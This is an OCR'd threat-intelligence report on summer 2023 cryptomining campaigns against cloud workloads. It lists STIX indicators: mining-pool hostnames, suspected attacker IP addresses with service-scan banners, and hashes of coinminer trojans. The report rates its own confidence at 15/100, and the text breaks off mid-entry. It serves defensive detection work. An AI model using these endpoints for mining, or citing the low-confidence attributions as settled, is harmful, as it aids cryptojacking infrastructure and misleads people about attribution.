
Sep 06 2023

NETMANAGEIT

# Intelligence Report

# I know what you mined last summer: summarizing Summer '23 cryptomining activity



# Table of contents

## Overview



## Entities



## Observables

# External References

# Overview

## Description

During the summer of 2023, using the Wiz Sensor, Wiz Research detected several different cryptomining campaigns targeting cloud workloads.

## Confidence

*This value represents the confidence in the correctness of the data contained within this report.*

15 / 100

# Indicator

**Name**

eu.luckpool.net

**Pattern Type**

stix

**Pattern**

[hostname:value = 'eu.luckpool.net']

**Name**

185.122.204.197

**Description**

**ISP:** Chang Way Technologies Co. Limited **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDhNGSHCy6+ +4UcvRFSE84k0+8wWlezl7sU9SDB2qLBsj6l T54X1sUb2crp54TLFQ6ak8gJ/ ZPoaUNLd6amBdq47VZG86PUnaTCvpd655KPQq4w3VFmzydze5Pi Mb/ DgpkDgkUMPP4Di3Q5uDtumWeGIFbWevpmdE1SH8NHcuHNnylZRMk7X9cgz+DxyxZy7WKRFjV1 pW7wZgB9s4xTlyony3GWiXfqBvZivUwyc6WFy/LCenx839YprtEAOTM7vHRn5cM+lqPOWPc+jEYD Llq6jp+2oia16Y7ww2NtrGhFTNcSPAtRGo0Eto570VOw6Wj34Sbe5aP1ZE1y5dFZyLk4NEdJ4+uh Ic0fGJNcNq0vaDrAJIg7ye4yCVcP6pT8nXURGGip1mUW51kbskvZLsU4OXR2DJfTrd2UaEgSJxzG 6eg6OtAA00hQxEgkDu/svKrHm3rLlISMkP7oaZglYgFE/pycdgeDJRPPUbmN6F4R4Kmc1xsuOJxz

7aZCFkrvP9E= Fingerprint: 01:05:9c:fc:df:58:c9:12:f1:8d:78:95:b2:d8:f0:43 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **123:** ``` NTP protocolversion: 3 stratum: 0 leap: 3 precision: 0 rootdelay: 0.0 rootdisp: 0.0 refid: 1380013125 reftime: 0.0 poll: 3 ``` ----------

## Pattern Type

stix

## Pattern

[ipv4-addr:value = '185.122.204.197']

## Name

176.113.81.186

## Description

**ISP:** JSC RetnNet **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.4p1 Debian-5 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDVeqVW5c8Ea5MuidMAP31LIFid5mTEVr8IZsiePgVu3pSTt0kbVZMFGY8Unk4pru2Xh9jodik5V6ctO7MmLm4uNcNsGR8bnK/TY4sizliW5yLBeUymCBsq+JynKID6TLLSUwaGPvwFPYxyuEmXW3wtNHB/KkH3RapQFf3dHM2whZVQdtC5gbN4SWBglpuKNwYEbBk2 98huelAjPew8WUVcPR2NOSoQ/hlEQ7WjZs+pJsB9L+9+wvAEEG8S70+wnKG+oGcrhRdnWOmqPIUl kyI4CNnkbTsZQ3/vxPvzcwE5I84eZsXFBDJA7Ps+VwLJ2NLoLeKTj1mQYUwR9XhLrvphOeullndK 5ku4ytEsF9pAT344g4MMnjecjlH33uA9gj/F1/Yn7gkpOuLgzWFm8YY0slYQT44jnz9jMaUtyNqh rjnTrZA/q1v03m/BCOR+uu+AkjpL5xzidg8dncDA91NLVk+OCuIYWZ5N9Geev9q5nPiSnZU+YAAt bDZu4GuQ64s= Fingerprint: 8a:c0:82:ea:c9:f0:5a:46:dd:63:0c:a5:d5:c5:a8:0e Kex Algorithms:

curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '176.113.81.186']

**Name**

185.87.48.183

**Description**

**ISP:** I-SERVERS LTD **OS:** None ---------- Hostnames: - server.com ---------- Domains: - server.com ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDnTQB6CkXHLxhgjNIh/+7aE56f9U28tKu1b0HpcahRkOdB wdUHutAnsjnl3kohXO59t/h8HbNo/kSjaFNIUtvpLXzc5mQZz93vEv6sVjZEBICAryns4LN9ad03 86bSb2WVYBFt7h3z7ydjTA6SPC+LOeMBpk6hVHnzl+3N/rmhLA+n5IZrOTBlcR3bk8IjdQoXrS3Q dwCJs+uF/KdErh/+FKYKsQdWBnYIOD2ABcciOCqA0L1EHK6Q7lgg2HjhKlE9IQ8b2oxdAA70tpAQ 5ZvqckSSfFnILodIzB7mwPpF7Lt1M+vFX/6IXuAP7AuXDPezS8detSlaHm+Q1iDXbpkH Fingerprint: 09:5d:86:cb:29:74:a1:f9:cf:29:e6:84:77:a8:e3:92 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-

gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` ``` ---------- **123:** ``` NTP protocolversion: 3 stratum: 2 leap: 0 precision: -23 rootdelay: 0.0196990966797 rootdisp: 0.0178527832031 refid: 3223621506 reftime: 3902722216.18 poll: 3 ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '185.87.48.183']

**Name**

akuh.net

**Pattern Type**

stix

**Pattern**

[domain-name:value = 'akuh.net']

**Name**

185.156.179.225

**Description**

**ISP:** LLC Vpsville **OS:** None ---------- Hostnames: - vps35034.vpsville.ru ---------- Domains: - vpsville.ru ----------

Services: **22:** ``` SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDzafhlFs7ws1YW4mC2h2KuAv+ef5vWGqz+aEUGixTzMYC G
2OGE5qzOX4E5iDbMiS086AJnHQ7GIhOmDeVJDkfUIQbbiT5tKypi08Fd8pD0Ne4u6VxdYssXAOE3 x0Jt2JW/DBbUYxjLtFjTfGR2n7r7wnOV/Ou6gxUZktd4IjkQX/K3hCpgw++A8uvGND1xFmX4sU/D xEd4L1s+p/vsJJ1L1HZPmR/FIUA+b2XLqJx3Ut9oWmcy3R6jXbtGeCk8oj83QAGbMEIpR+wA7ZqH WzNotGxYpnMJNSSSzhyFDPxIaBOHAPCIe4jpbk8K3YTyooGY0iap6hmOP/MWpd9fySh7
Fingerprint: e3:66:03:b7:0c:82:4c:35:7a:bc:39:0b:ff:a4:95:74 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 Server Host Key Algorithms: ssh-rsa rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **53:** ``` 9.10.3-P4-Debian Resolver name: vps47595 ``` ---------- **53:** ``` 9.10.3-P4-Debian Resolver name: vps47595 ``` ---------- **80:** ``` ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '185.156.179.225']

**Name**

240fe01d9fcce5aae311e906b8311a1975f8c1431b83618f3d11aeaff10aede3

**Description**

Multios.Coinminer.Miner-6781728-2 SHA256 of 555332faa336ed0e06e9b04d998cd53c5e192f1f

**Pattern Type**

stix

**Pattern**

[file:hashes.'SHA-256' = '240fe01d9fcce5aae311e906b8311a1975f8c1431b83618f3d11aeaff10aede3']

**Name**

nicehash.md

**Pattern Type**

stix

**Pattern**

[domain-name:value = 'nicehash.md']

**Name**

175.118.126.65

**Description**

**ISP:** SK Broadband Co Ltd **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.4 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDmdLndQbuH7wARDqprhcCIm4DtreK4Q9T57R3vX819uGjb S+TRL06BcbQsPVXq+hkJcxKzPhklyXO4s7bmZ7rLBBY8q8uvb+cT+c1Ym/S9WcV3qUwo81bCUom1 Icm+W28z5vd7/1Z2qHMaIVicaAQiO4X2Dkn29gLIy201qzlaI/5I3+NYqCleFOustE0t9a1lWrTj AanKLctdWNajdcLhGkLgFM3/9OfdwwirYeYCe56twHJtaM/c9jA2D+0STAGsF+LkrnTa1IXSLul5 yaOTea+Ys/ZkD6q3xAUHb6E7+xhJrVFSsmarfmdaNHRGIn1EZ6JQ6ApWADe7blAo6piz Fingerprint: 4d:22:dd:ab:be:90:f3:05:5f:eb:e6:6f:ae:15:eb:92 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group-exchange-sha1 diffie-hellman-group14-sha256 diffie-hellman-

group14-sha1 diffie-hellman-group1-sha1 Server Host Key Algorithms: ssh-rsa rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com aes128-cbc aes192-cbc aes256-cbc blowfish-cbc cast128-cbc 3des-cbc MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 200 Server: nginx/1.16.1 Date: Sat, 26 Aug 2023 17:53:02 GMT Content-Type: text/html;charset=utf-8 Content-Length: 577 Connection: keep-alive Set-Cookie: JSESSIONID=AD64C778A804B077C075EEA3BCE25CAE; Path=/; HttpOnly ``` ---------- **3306:** ``` MySQL: Protocol Version: 10 Version: 8.0.25 Capabilities: 65535 Server Language: 255 Server Status: 2 Extended Server Capabilities: 53247 Authentication Plugin: caching_sha2_password ``` ---------- **8001:** ``` HTTP/1.1 200 Set-Cookie: JSESSIONID=3A0272CC925B9CFE9002E4C1B87D3581; Path=/; HttpOnly Content-Type: text/html;charset=utf-8 Content-Length: 577 Date: Mon, 21 Aug 2023 11:15:09 GMT ``` ---------- **8002:** ``` HTTP/1.1 200 Set-Cookie: JSESSIONID=FA04C769ECF0B207171BD23FCB3BC14B; Path=/; HttpOnly Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Date: Fri, 11 Aug 2023 00:19:43 GMT ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '175.118.126.65']

**Name**

rx.unmineable.com

**Description**

CoinMiner

**Pattern Type**

stix

**Pattern**

[hostname:value = 'rx.unmineable.com']

**Name**

6ffafaa40005d4dff0436ac9b18cce45d99d6b106e840c0cad22fe08e31d2f5f

**Description**

Trojan:Linux/CoinMiner.K SHA256 of ed57d213d1e958d639a8de927ccbbcb431d72eae

**Pattern Type**

stix

**Pattern**

[file:hashes.'SHA-256' = '6ffafaa40005d4dff0436ac9b18cce45d99d6b106e840c0cad22fe08e31d2f5f']

**Name**

59d559982680c1e73472ee34dc37bed95503dff168b0d025c1fa634a19a925d7

**Description**

Trojan:Linux/CoinMiner.K SHA256 of 2a6b6c68d49fa5037bc3aa169ce3cfcc59b20518

**Pattern Type**

stix

**Pattern**

[file:hashes.'SHA-256' = '59d559982680c1e73472ee34dc37bed95503dff168b0d025c1fa634a19a925d7']

**Name**

0ad68d5804804c25a6f6f3d87cc3a3886583f69b7115ba01ab7c6dd96a186404

**Description**

Trojan:Linux/CoinMiner.K SHA256 of 430e3d3bb3a4ebf30b9345b8fc7a2a6cf69ba8a8

**Pattern Type**

stix

**Pattern**

[file:hashes.'SHA-256' = '0ad68d5804804c25a6f6f3d87cc3a3886583f69b7115ba01ab7c6dd96a186404']

**Name**

194.87.254.160

**Description**

**ISP:** JSC "RetnNet" **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.4p1 Debian-5 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDLxBgYeqvip0BbZ6nO0prIbAxa6Vh74JQ96nI4+FJmRsD2oBGFP6K0zQAip41c5KZlfXPI7N2jKZ4h4pMhAdNbvMWF7nzjioZGTPXdwScyDTKtVtH3yu7ghn8CHXa1STOvnypncgUcUPkJwDMhJQ+a/wWHjd4nNL+g3V5PVyOIbJaqhzityxaFRA9ObInSbNgtJ/mHHAe+rW9ZpdC2A5bDB3whGQfFno23q7lw0kQhDhnsADtDyJzxhOEenKI5vG+IQXuauztEaW09frulJeJbxGPNdmiLkqKBxE7xasA7r2+aKMrctfwf1uCGFLNK9pCsdGBjJbfVzeqdc5IwcDkwbD6qWxu5HLdvBUyy2XyjcL0AowMKo5g6mVW9RUlMm/LxDd4aHtZjBQGPwHrNXjDJvWX8qqY/

p8BZHdPj+9aB hh40wj90avYF62YZTW77InOWiqMLi2fySzm1tmG/l/ PuRLwU0UsRaoRIkwTtSToj0LOWbaDzMKqv zBpHzCInlLU= Fingerprint: ba:a2:8f:52:78:5c: 26:71:26:56:48:10:ff:6c:3f:61 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` ``` ---------- **443:** ``` ``` HEARTBLEED: 2023/08/31 10:22:44 194.87.254.160:443 - SAFE ----------

## Pattern Type

stix

## Pattern

[ipv4-addr:value = '194.87.254.160']

## Name

185.221.154.208

## Description

**ISP:** EuroByte LLC **OS:** Debian ---------- Hostnames: - ser222ver.com ---------- Domains: - ser222ver.com ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u1 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDPuOAoy+cpohT+nV3OgFl/s+lpk32BaPuyKl/ N06W642Fv mZj39ycNxx83fo5v7lxnmhOk05dCOo9ZhJyzrUCggs79gcCim5sIBWb03R80iFFEj/ 58cfCUByeY 50bO5ZSSdMgR25SfDRsuZYvF+1/ k7a7tRCOP+7upoE3TbKd5IyzYBxK7Paker1uwhV4ya7MLUb3r jYKHeUOxe3TEuejgq+7cZRnSunBMG62D4evO3NdgnjK06qvYxwnDIwkbVS433Fydbe7IY/vT93k0 lXF5MGi5bb3q7mHkEuMiRm1U1Z9AZK76evXUcuUjU0H1IQ7kMq24NFH8xrQETyPT/uYb Fingerprint: 5e:21:b2:15:fb:fd:cf:2c:ce:e4:c5:53:0e:07:94:23 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521

diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **53:** ``` 9.11.5-P4-5.1-Debian Resolver name: ser222ver.com ``` ---------- **53:** ``` 9.11.5-P4-5.1-Debian Resolver name: ser222ver.com ``` ---------- **80:** ``` HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Sat, 26 Aug 2023 18:04:39 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 19 Connection: keep-alive X-Content-Type-Options: nosniff ``` ---------- **111:** ``` Portmap Program Version Protocol Port portmapper 4 tcp 111 portmapper 3 tcp 111 portmapper 2 tcp 111 portmapper 4 udp 111 portmapper 3 udp 111 portmapper 2 udp 111 ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '185.221.154.208']

**Name**

185.154.53.140

**Description**

**ISP:** EuroByte LLC **OS:** None ---------- Hostnames: - mail.kniga-diva.ru - vocaltube.ru - mail.golosobraz.ru - vm524765.eurodir.ru - mail.beotiger.com ---------- Domains: - kniga-diva.ru - golosobraz.ru - beotiger.com - vocaltube.ru - eurodir.ru ---------- Services: **21:** ``` 220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220-You are user number 1 of 50 allowed. 220-Local time is now 12:14. Server port: 21. 220-This is a private system - No anonymous login 220-IPv6 connections are also welcome on this server. 220 You will be disconnected after 15 minutes of inactivity. 421-Sorry, cleartext sessions and weak ciphers are not accepted on this server. 421 Please reconnect using TLS security mechanisms. 214-The following SITE

commands are recognized ALIAS CHMOD IDLE UTIME 214 Pure-FTPd - http://pureftpd.org/ 211-Extensions supported: UTF8 EPRT IDLE MDTM SIZE MFMT REST STREAM MLST type*;size*;sizd*;modify*;UNIX.mode*;UNIX.uid*;UNIX.gid*;unique*; MLSD PRET AUTH TLS PBSZ PROT TVFS ESTA PASV EPSV ESTP 211 End. ``` ---------- **25:** ``` 220 beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-STARTTLS 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ``` ---------- **80:** ``` HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 22 Aug 2023 15:00:15 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Location: https://vocaltube.ru/ Strict-Transport-Security: max-age=31536000 Content-Security-Policy: img-src https: data: blob:; upgrade-insecure-requests ``` ---------- **443:** ``` HTTP/1.1 200 OK Server: nginx Date: Sun, 27 Aug 2023 06:05:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Strict-Transport-Security: max-age=31536000 Content-Security-Policy: img-src https: data: blob:; upgrade-insecure-requests ``` HEARTBLEED: 2023/08/27 06:06:11 185.154.53.140:443 - SAFE ---------- **465:** ``` 220 beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ``` ---------- **587:** ``` 220 beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-STARTTLS 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ``` ---------- **993:** ``` * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready. * CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN AUTH=LOGIN A001 OK Pre-login capabilities listed, post-login capabilities have more. * ID ("name" "Dovecot") A002 OK ID completed. A003 BAD Error in IMAP command received by server. * BYE Logging out A004 OK Logout completed. ``` HEARTBLEED: 2023/08/26 12:39:48 185.154.53.140:993 - SAFE ---------- **995:** ``` +OK Dovecot (Ubuntu) ready. +OK CAPA TOP UIDL RESP-CODES PIPELINING AUTH-RESP-CODE USER SASL PLAIN LOGIN . ``` HEARTBLEED: 2023/08/27 09:15:52 185.154.53.140:995 - SAFE ---------- **3306:** ``` MySQL: Error Message: Host '224.93.103.15' is not allowed to connect to this MySQL server Error Code: 1130 ``` ---------- **33060:** ```  ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '185.154.53.140']

**Name**

787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

**Description**

crime_h2miner_kinsing SHA256 of 0ceb8ffb0be23b808b534d744440f4367e17b9c5

**Pattern Type**

stix

**Pattern**

[file:hashes.'SHA-256' = '787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c']

**Name**

31.184.240.34

**Description**

**ISP:** Chernyshov Aleksandr Aleksandrovich **OS:** None ---------- Hostnames: - 106863.web.hosting-russia.ru ---------- Domains: - hosting-russia.ru ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.4p1 Debian-5 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDI+aBa8CNsCfytsFsHsRzDSCHZuQwtyIjpni4At81uKc8x kNrQ0ahpwbXKKojiVDHu/vP81CKtBvAU5Xe2xsgoEUrgmTAwI0hEqmGjyP94ZY11SrYUVDnSjqYy It7KW2T/aN2rU87qzwch/ertpI3Oc3e8KroEto44WUXyb5x0gTQddAGp4MWGRTni98terS4Y+szK jVjrMJRXmHYUqGh34qpyDXAITgWU/RgYxUEySzpwYD0zDhDIJbU6+J1/vwnubTvGlkys0u707riX dEkY3AGcQ4E4WdR6/3qH433fnmowwBvVSLsNNK0GVjF9eVo+WI0jyZRSKX7Y8TJ6ar6TQFMiKq/q 2l4WSm5/plZ/kBM5Rp3MAENdEtqUMRVIWHV1wNwtiEU2QpXTp2go3eFwiWXI3Sf3RvxxpxJO/ Yxo /G/cYMivnv/SAttVVUoEb6M6B7olFjtGvyGeFE4daofqhkSzQ5IW0EBPcTEmgRoiJnw/ DtJZvjBV I5BXER1Mxp0= Fingerprint: fe:58:33:49:12:1a:0f:9f:c5:d5:bd:01:8c:5a:92:c2 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr

